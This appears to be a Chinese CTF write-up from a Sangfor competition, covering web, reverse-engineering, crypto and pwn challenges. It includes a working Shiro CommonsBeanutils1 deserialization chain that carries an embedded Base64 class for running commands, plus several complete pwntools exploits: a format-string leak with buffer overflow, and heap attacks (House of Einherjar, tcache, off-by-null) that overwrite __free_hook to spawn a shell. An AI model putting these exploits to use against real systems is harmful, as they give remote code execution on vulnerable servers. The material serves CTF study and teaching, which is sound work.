    <description>Demo project for Spring Boot</description>
    <properties>
        <java.version>1.8</java.version>
    </properties>
    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-aop</artifactId>
        </dependency>
        <dependency>
            <groupId>org.projectlombok</groupId>
            <artifactId>lombok</artifactId>
            <optional>true</optional>
        </dependency>
        <dependency>
            <groupId>commons-beanutils</groupId>
            <artifactId>commons-beanutils</artifactId>
            <version>1.8.2</version>
        </dependency>

        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-thymeleaf</artifactId>
        </dependency>
    </dependencies>

    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>

```

可以打cb1的shiro链子

```java
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;

public class CommonsBeanutilsShiro {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
```

```
        field.set(obj, value);
    }


    public static void main(String[] args) throws Exception {
//        TemplatesImpl obj = new TemplatesImpl();
//        setFieldValue(obj, "_bytecodes", new byte[][]{
//                ClassPool.getDefault().get(evil.EvilTemplatesImpl.class.getName()).toBytecode()
//        });
//        setFieldValue(obj, "_name", "HelloTemplatesImpl");
//        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
        byte[] evilcode = Base64.getDecoder().decode("yv66vgAAADQAuQoALwBfCgBgAGEKAGAAYggAYwoAZABlCABmBwBnCgAHAG
gHAGkKAGoAawgAbAgAbQgAbggAbwgATQoABwBwCABxCABOBwByCgBqAHMIAFAIAHQKAHUAdgoAEwB3CAB4CgATAHkIAHoIAHsKABMAfAgAfQgAfg
gAfwgAgAoACQCBCACCBwCDCgCEAIUKAIQAhgoAhwCICgAkAIkIAIoKACQAiwoAJACMCACNCACOBwCPBwCQAQAJdHJhbnNmb3JtAQByKExjb20vc3
VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1
NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBABFMcm9tZS
9TcHJpbmdFdmlsOwEACGRvY3VtZW50AQAtTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007AQAIaGFuZGxlcnMBAE
JbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemVyOwEAFGFuZGxlcjsBAApFeGNlcHRpb25zBwCRAQ
CmKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS
9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemVyOwEACGl0ZXJhdG9yAQA1TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemVyOwEAB2RvY3VtZW50AQA1TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemVyOwEAGGhhbmRsZXJzAQA1TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemVyOwEAB2hhbmRsZXIBAAY8aW5pdD4BAAMoKVYBAAFjAQARTG
phdmEvbGFuZy9DbGFzczsBAAFtAQAaTGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAAFvAQASTGphdmEvbGFuZy9PYmplY3Q7AQACbTEBAARyZX
NwAQADcmVxAQAJZ2V0V3JpdGVyAQAJZ2V0SGVhZGVyAQAGd3JpdGVyAQADY21kAQASTGphdmEvbGFuZy9TdHJpbmc7AQAIY29tbWFuZHMBABNbTG
phdmEvbGFuZy9TdHJpbmc7AQALY2hhcnNldE5hbWUBAA1TdGFja01hcFRhYmxlBwCPBwBnBwCSBwBpBwByBwBTBwCTAQAKU291cmNlRmlsZQEAD1
NwcmluZ0V2aWwuamF2YQwAQgBDBwCUDACVAJYMAJcAmAEAPG9yZy5zcHJpbmdmcmFtZXdvcmsud2ViLmNvbnRleHQucmVxdWVzdC5SZXF1ZXN0Q2
9udGV4dEhvbGRlcgcAmQwAmgCbAQAUZ2V0UmVxdWVzdEF0dHJpYnV0ZXMMAA9qYXZhL2xhbmcvQ2xhc3MMAJwAnQEAEGphdmEvbGFuZy9PYmplY3
QHAJIMAJ4AnwEAQG9yZy5zcHJpbmdmcmFtZXdvcmsud2ViLmNvbnRleHQucmVxdWVzdC5TZXJ2bGV0UmVxdWVzdEF0dHJpYnV0ZXMMAAtnZXRSZX
Nwb25zZQEACmdldFJlcXVlc3QBAB1qYXZheC5zZXJ2bGV0LlNlcnZsZXRSZXNwb25zZQwAoACdAQAlamF2YXguc2VydmxldC5odHRwLkh0dHBTZX
J2bGV0UmVxdWVzdAEAEGphdmEvbGFuZy9TdHJpbmcMAKEAogEAB29zLm5hbWUHAKMMAKQApQwApgCnAQAGd2luZG93DACoAKkBAANHQksBAAVVVE
YtOAwAqgCnAQADV0lOAQACL2MBAAcvYmluL3NoAQACLWMMAKsArAEAB3ByaW50bG4BABFqYXZhL3V0aWwvU2Nhbm5lcgcArQwArgCvDACwALEHAL
IMALMAtAwAQgC1AQACXEEMALYAtwwAuACnAQAFZmx1c2gBAAVjbG9zZQEAD3JvbWUvU3ByaW5nRXZpbAEAQGNvbS9zdW4vb3JnL2FwYWNoZS94YW
xhbi9pbnRlcm5hbC94c2x0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNsZXQBADljb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdG
MvVHJhbnNsZXRFeGNlcHRpb24BABhqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2QBABNqYXZhL2xhbmcvRXhjZXB0aW9uAQAQamF2YS9sYW5nL1Rocm
VhZAEADWN1cnJlbnRUaHJlYWQBABQoKUxqYXZhL2xhbmcvVGhyZWFkOwEAFWdldENvbnRleHRDbGFzc0xvYWRlcgEAGSgpTGphdmEvbGFuZy9DbG
Fzc0xvYWRlcjsBABVqYXZhL2xhbmcvQ2xhc3NMb2FkZXIBAAlsb2FkQ2xhc3MBACUoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvQ2xhc3
M7AQAJZ2V0TWV0aG9kAQBAKExqYXZhL2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwEABm
ludm9rZQEAOShMamF2YS9sYW5nL09iamVjdDtbTGphdmEvbGFuZy9PYmplY3Q7KUxqYXZhL2xhbmcvT2JqZWN0OwEAEWdldERlY2xhcmVkTWV0aG
9kAQANc2V0QWNjZXNzaWJsZQEABChaKVYBABBqYXZhL2xhbmcvU3lzdGVtAQALZ2V0UHJvcGVydHkBACYoTGphdmEvbGFuZy9TdHJpbmc7KUxqYX
ZhL2xhbmcvU3RyaW5nOwEAC3RvTG93ZXJDYXNlAQAUKClMamF2YS9sYW5nL1N0cmluZzsBAAhjb250YWluucwEAGyhMamF2YS9sYW5nL0NoYXJTZX
F1ZW5jZTspWgEAC3RvVXBwZXJDYXNlAQAIZ2V0Q2xhc3MBABMoKUxqYXZhL2xhbmcvQ2xhc3M7AQARamF2YS9sYW5nL1J1bnRpbWUBAApnZXRSdW
50aW1lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7AQAEZXhlYwEAKChbTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvUHJvY2VzczsBABFqYX
ZhL2xhbmcvUHJvY2VzcwEADmdldEluucHV0U3RyZWFtAQAXKClMamF2YS9pby9JbnB1dFN0cmVhbTsBACooTGphdmEvaW8vSW5wdXRTdHJlYW07TG
phdmEvbGFuZy9TdHJpbmc7KVYBAAx1c2VEZWxpbWl0ZXIBACcoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL3V0aWwvU2Nhbm5lcjsBAARuZXh0AC
EALgAvAAAAAAADAAEAMAAxAAIAMgAAAD8AAAADAAAAAbEAAAACADMAAAAGAAEAAAAWADQAAAAgAAMAAAABADUANgAAAAAAAQA3ADgAAQAAAAEAOQ
A6AAIAOwAAAAQAAQA8AAEAMAA9AAIAMgAAAEkAAAAEAAAAAbEAAAACADMAAAAGAAEAAAAbADQAAAAqAAQAAAABADUANgAAAAAAAQA3ADgAAQAAAA
EAPgA/AAIAAAABAEAAQQADADsAAAAEAAEAPAABAEIAQwACADIAAALDAAkADQAAAXsqtwABuAACtgADEgS2AAVMKxIGA70AB7YACE0sAQO9AAm2AA
pOuAACtgADEgu2AAVMKxIMA70AB7YACE0rEg0DvQAHtgAIOgQsLQO9AAm2AAo6BRkELQO9AAm2AAo6BrgAArYAAxIOtgAFEg8DvQAHtgAQOge4AA
K2AAMSEbYABRISBL0AB1kDEhNTtgAQOggZCAS2ABQZBwS2ABQZBxkFA70ACbYACjoJGQgZBgS9AAlZAxIVU7YACsAAEzoKBr0AEzoLEha4ABe2AB
gSGbYAGpkACBIbpwAFEhw6DBIWuAAXtgAdEh62ABqZABIZCwMSFVMZCwQSH1OnAA8ZCwMSIFMZCwQSIVMZCwUZClMZCbYAIhIjBL0AB1kDEhNTtg
AQGQkEvQAJWQO7ACRZuAAlGQu2ACa2ACcZDLcAKBIptgAqtgArU7YAClcZCbYAIhIsA70AB7YAEBkJA70ACbYAClcZCbYAIhItA70AB7YAEBkJA7
0ACbYAClexAAAAAwAzAAAAbgAbAAAAHAAEAB0AEAAeABsAHwAlACAAMQAhADwAIgBIACMAUwAkAF8AJQB1ACYAkAAnAJYAKACcACkAqQAqAL4AKw
DEACwA3QAtAO0ALgDzAC8A/AAxAQIAMgEIADQBDgA1AUoANgFiADcBegA4ADQAAACEAA0AAAF7ADUANgAAABABawBEAEUAAQAbAWAARgBHAAIAJQ
FWAEgASQADAEgBMwBKAEcABABTASgASwBJAAUAXwEcAEwASQAGAHUBBgBNAEcABwCQAOsATgBHAAgAqQDSAE8ASQAJAL4AvQBQAFEACgDEALcAUg
BTAAsA3QCeAFQAUQAMAFUAAAA4AAT/ANkADAcAVgcAVwcAWAcAWQcAWAcAWQcAWQcAWAcAWAcAWQcAWgcAWwAAQQcAWvwAIAcAWgsAOwAAAAQAAQ
BcAAEAXQAAAAIAXg==");
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][]{evilcode});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
```

```
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        final BeanComparator comparator = new BeanComparator(null, String.CASE_INSENSITIVE_ORDER);
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
        // stub data for replacement later
        queue.add("1");
        queue.add("1");

        setFieldValue(comparator, "property", "outputProperties");
        setFieldValue(queue, "queue", new Object[]{obj, obj});

        // ==================
        // 生成序列化字符串
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();
        byte[] expcode = Base64.getEncoder().encode(barr.toByteArray());
        System.out.println(new String(expcode));
    }
}
```





```
HTTP/1.1 200
Date: Sat, 13 Nov 2
Connection: close
Content-Length: 43

Sangfor{
    Uu8msBrCaSzzaCx3I
}
```

--

Re

XOR_Exercise

F5丢进去一看，典型的ollvm混淆(很多while)



百度找到脚本deflat去除混淆,关键算法段如下

```
while ( 1 )
 {
  v12 = v6;
  flag = v6 < 64;
  while ( b >= 10 && ((((_BYTE)a - 1) * (_BYTE)a) & 1) != 0 );
  if ( !flag )
   break;
  do
   v14 = v6;
  while ( b>= 10 && ((((_BYTE)a - 1) * (_BYTE)a) & 1) != 0 );
  v15 = v9[v14];
  if ( v15 == 10 )
  {
   do
     v16 = v6;
   while ( b>= 10 && ((((_BYTE)a - 1) * (_BYTE)a) & 1) != 0 );
   v17 = &v9[v16];
   if ( b>= 10 && ((((_BYTE)a- 1) * (_BYTE)a) & 1) != 0 )
     goto Error;
   while ( 1 )
   {
     *v17 = 0;
     if ( b < 10 || ((((_BYTE)a- 1) * (_BYTE)a) & 1) == 0 )
      break;
LABEL_42:
     *v17 = 0;
   }
   goto LABEL_13;
  }
  v18 = v6;
v19 = ++v6;
```


脚本

```
\#include "stdafx.h"
int main(int argc, char* argv[])
```


```
{
      unsigned __int64 k=0xB1234B7679FC4B3D;
      unsigned __int64 map[] = {0x32E9A65483CC9671,0x0EC92A986A4AF329C,0x96C8259BC2AC4673,0x74BF5DCA4423530F,0x59D78EF8FDCBFAB1,0xA65257E5B13942B1};
      for(int i=0;i<6;i++){
          for(int j=0;j<64;j++){
              if(map[i]&1){
                   map[i]^=k;
                   map[i]>>=1;
                 map[i]|=0x8000000000000000;
              }else{
                   map[i]>>=1;
              }
          }
      }
      for(int j=0;j<6;j++){
          printf("%8s",&map[j]);
     }
     getchar();
    return 0;
}
```

Lithops


这题有点像吾爱破解的某个cm，实质上就是考察字符集的转换，前面花里胡哨，不知道干啥，但是真正加密的地方就调用了一个api,就是ANSI->UTF8



Dump出UTF8字符，直接脚本解密



易语言在某些方面还是方便的



Cry

GeGe

原题， `https://blog.soreatu.com/posts/an-introduction-to-ntruencrypt-through-a-ctf-challenge/` 这里贴个链接

改了一点，用脚本跑

```
....: p = 4407206782832544188667944201727813617189883940490534227436068867901196311508151544316989531306678865408607390128649278629254128753967046691736522108356971272311308455619879297358587272671842007779236950482487571150570723570878813366805040335119582807105471789712686704426508718907609162031092268528895996384844298898982104265405677940200139205667849732815606286669181226747835396537202956290548985299008829656915877182122913737342185551675916909102463805161213381390634195877503444692140045395200171405933428598573943087030019396408991894328361343928302083182681316393186553821756432725651868844961888763414609685636235292297137900760500954980538469835368746481900337351628096148056242098273364322355391465183806361453461704455731097205616986973874643292485395325807900693610349762605436411528200784384769381389685697788228591036966053909246408790126385881581833165309032853389777355480169212478669139225609058338565029211c = 40524915393769555532205687575446216592933049588377071606810907106245058628895125201905898791978313947201459099922160999637594961255230789690157060696885563566827114716418519374701791829607558009685875516085957254709455849700940362997646238945833799093299963374290673285758045672224968908033962345072784901163547583038070707752497110879385498240106978699308562052440064914752019932281214188905201741799692940949632490137866118897907118012695249196956534535760432889341969524371648298307564397347950689802077587710524835002722643630283466686293974977947921101702751732093771142741640873201633405470199355623164292271193468021246206822934053757983402756798317504823393014404285272238018724396114612722292758249947348980786641805410961591467593788048369529810896737555903535889005224559687219719442763184734211936903106010022956375810304175708689553798156611331483395659836217304016756430949092630987785720819731422237447465266721 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);
shortest_vector = m.LLL()[0]
f, g = shortest_vector


sage: print(f,g)
-127501168877261534210275308445979073859973212039454553334241842700147725649602572665425205725164841763980419994181024107452308282355783133105746641902140992788256244347286355971156438414107418135412882098993363791612614899709520178634366972444476178875327041461706744732368040475440895532178874320987678220375 -142628456076292466780305019813036599706723819255039186709856369160335387435311078220221074723393157109856149451883036835785474937453127344495472754153950722844006970258979167031765692418975856114613340371324919359242602869415967146 9
sage: f = 0-f
sage: g = 0-g
sage: print(f,g)
127501168877261534210275308445979073859973212039454553334241842700147725649602572665425205725164841763980419994181024107452308282355783133105746641902140992788256244347286355971156438414107418135412882098993363791612614899709520178634366972444476178875327041461706744732368040475440895532178874320987678220375 142628456076292466780305019813036599706723819255039186709856369160335387435311078220221074723393157109856149451883036835785474937453127344495472754153950722844006970258979167031765692418975856114613340371324919359242602869415967146 9
sage: t = f*c % p % g
sage: print(long_to_bytes(t * inverse_mod(f*f,g)%g))
b'Sangfor{pfa2s1f65ads4fwev1s2d3v1cxxavqes}'
sage:
```

Pwn

find-flag

漏洞点在printf 处，printf(format)存在格式化字符串漏洞

在pwndbg中测试offset 偏移6+11为canary偏移 4+11为gadget偏移

先格式化字符串泄露出canary和pie 然后直接gets溢出打后门函数

```
from pwn import *
context.log_level = "debug"
io = remote("192.168.41.86","2001")
flag_offset = 0x1228

io.recvuntil("?")
io.sendline(b'%17$p%15$p')
io.recvuntil("0x")
canary = int(io.recv(16),16)
io.recvuntil("0x")
pie = int(io.recv(12),16) - 0x1140

flag = pie + flag_offset
payload2 = b'a'*0x38+p64(canary) + b'a'*8 + p64(flag)
io.sendline(payload2)

io.interactive()
```

write_book

2.27libc - 1.14

add delete edit show都存在

漏洞点在edit中 存在offset by NULL漏洞

直接 House Of Einherjar 打堆快重叠

然后利用重叠的堆快show出main_arena + 96的地址得到libc

最后利用堆块重叠打tcache attack

一开始是打mallochook 为onegadet 加了realloc调栈仍然没有通

最后直接打freehook为system 传入bin sh 参数 get shell

```
from pwn import *

libc  = ELF("./libc.so.6",checksec = 0)
p = remote('192.168.41.86','2002')
#p = process("./writebook")
def Add(size):
        p.sendlineafter("> ",str(1))
        p.sendlineafter("> ",str(1))
        p.sendlineafter("size: ",str(size))
def Edit(page,content):
        p.sendlineafter("> ",str(2))
        p.sendlineafter("Page: ",str(page))
        p.sendlineafter("Content: ",content)
def Delete(page):
        p.sendlineafter("> ",str(4))
        p.sendlineafter("Page: ",str(page))
def Show(page):
        p.sendlineafter("> ",str(3))
        p.sendlineafter("Page: ",str(page))
```

```
for i in range(0,7):
        Add(0xf0)
Add(0xf0)
Add(0xf0)
Add(0xf0)
Add(0xf0)
Add(0x18)
Add(0xf0)
Add(0x18)
Edit(11,p64(0)*2 + p64(0x400 + 0x20))
for i in range(0,7):
       Delete(i)
Delete(7)
Delete(12)
for i in range(0,7):
        Add(0xf0)
Add(0xf0)
Show(8)
main_arena = u64(p.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
malloc_hook = main_arena - 96 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
realloc =  libc_base + libc.sym["__libc_realloc"]
#setcontext =   libc_base + libc.sym["setcontext"]
one_gadget = [0x4f3d5,0x4f432,0x10a41c]

Add(0xf0)
Add(0xf0)
Delete(14)
Delete(12)
#Edit(8,p64(malloc_hook-0x10))
Edit(8,p64(free_hook-0x10))
Add(0xf0)
Add(0xf0)
#attack malloc
"""
payload = p64(0)*2 + p64(realloc+0x10) + p64(one_gadget[1]+libc_base)
Edit(14,payload)
#gdb.attach(p)
Add(0x18)
p.interactive()
"""

#attack free_hook
payload = p64(0)*2 + p64(system)
Edit(14,payload)
#gdb.attach(p)
Edit(12,"/bin/sh\x00")
Delete(12)
p.sendline("cat flag.txt")
flag = p.recvuntil("}")
print(flag)
p.interactive()
```

create_code

堆溢出，off-by-null打

```python
from pwn import *
#p = process("./create_code")
p = remote("192.168.41.86",2007)
context.log_level = 'debug'
libc = ELF("./libc.so.6")
elf = ELF('./create_code')

def choice(c):
 p.recvuntil(">")
 p.sendline(str(c))

def add(content):
 choice(1)
 p.recvuntil(":")
 p.send(content)

def show(id):
 choice(2)
 p.recvuntil(":")
 p.sendline(str(id))

def free(id):
 choice(3)
 p.recvuntil(":")
 p.sendline(str(id))

add("a") #0
add("b") #1
add("c") #2
add("d") #3
free(0)
add("a"*0x320+p64(0)+p64(0x661))
free(0)
add('a'*0x320+ p64(0) + p64(0x331)+p64(0x414141414141))
show(0)
libc_base = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00")) - libc.sym["__malloc_hook"] - 96 - 0x10
success("libc_base:"+hex(libc_base))
free_hook = libc_base+libc.sym["__free_hook"]
system = libc_base+libc.sym["system"]

free(1)
free(0)
free(0)
free(0)
add("a"*0x320+p64(0)+p64(0x331)+p64(free_hook-0x8))
add("a"*0x320+p64(0)+p64(0x331)+"/bin/sh\x00")
add("aaaa")
add(p64(system)*2)
free(0)

p.interactive()
```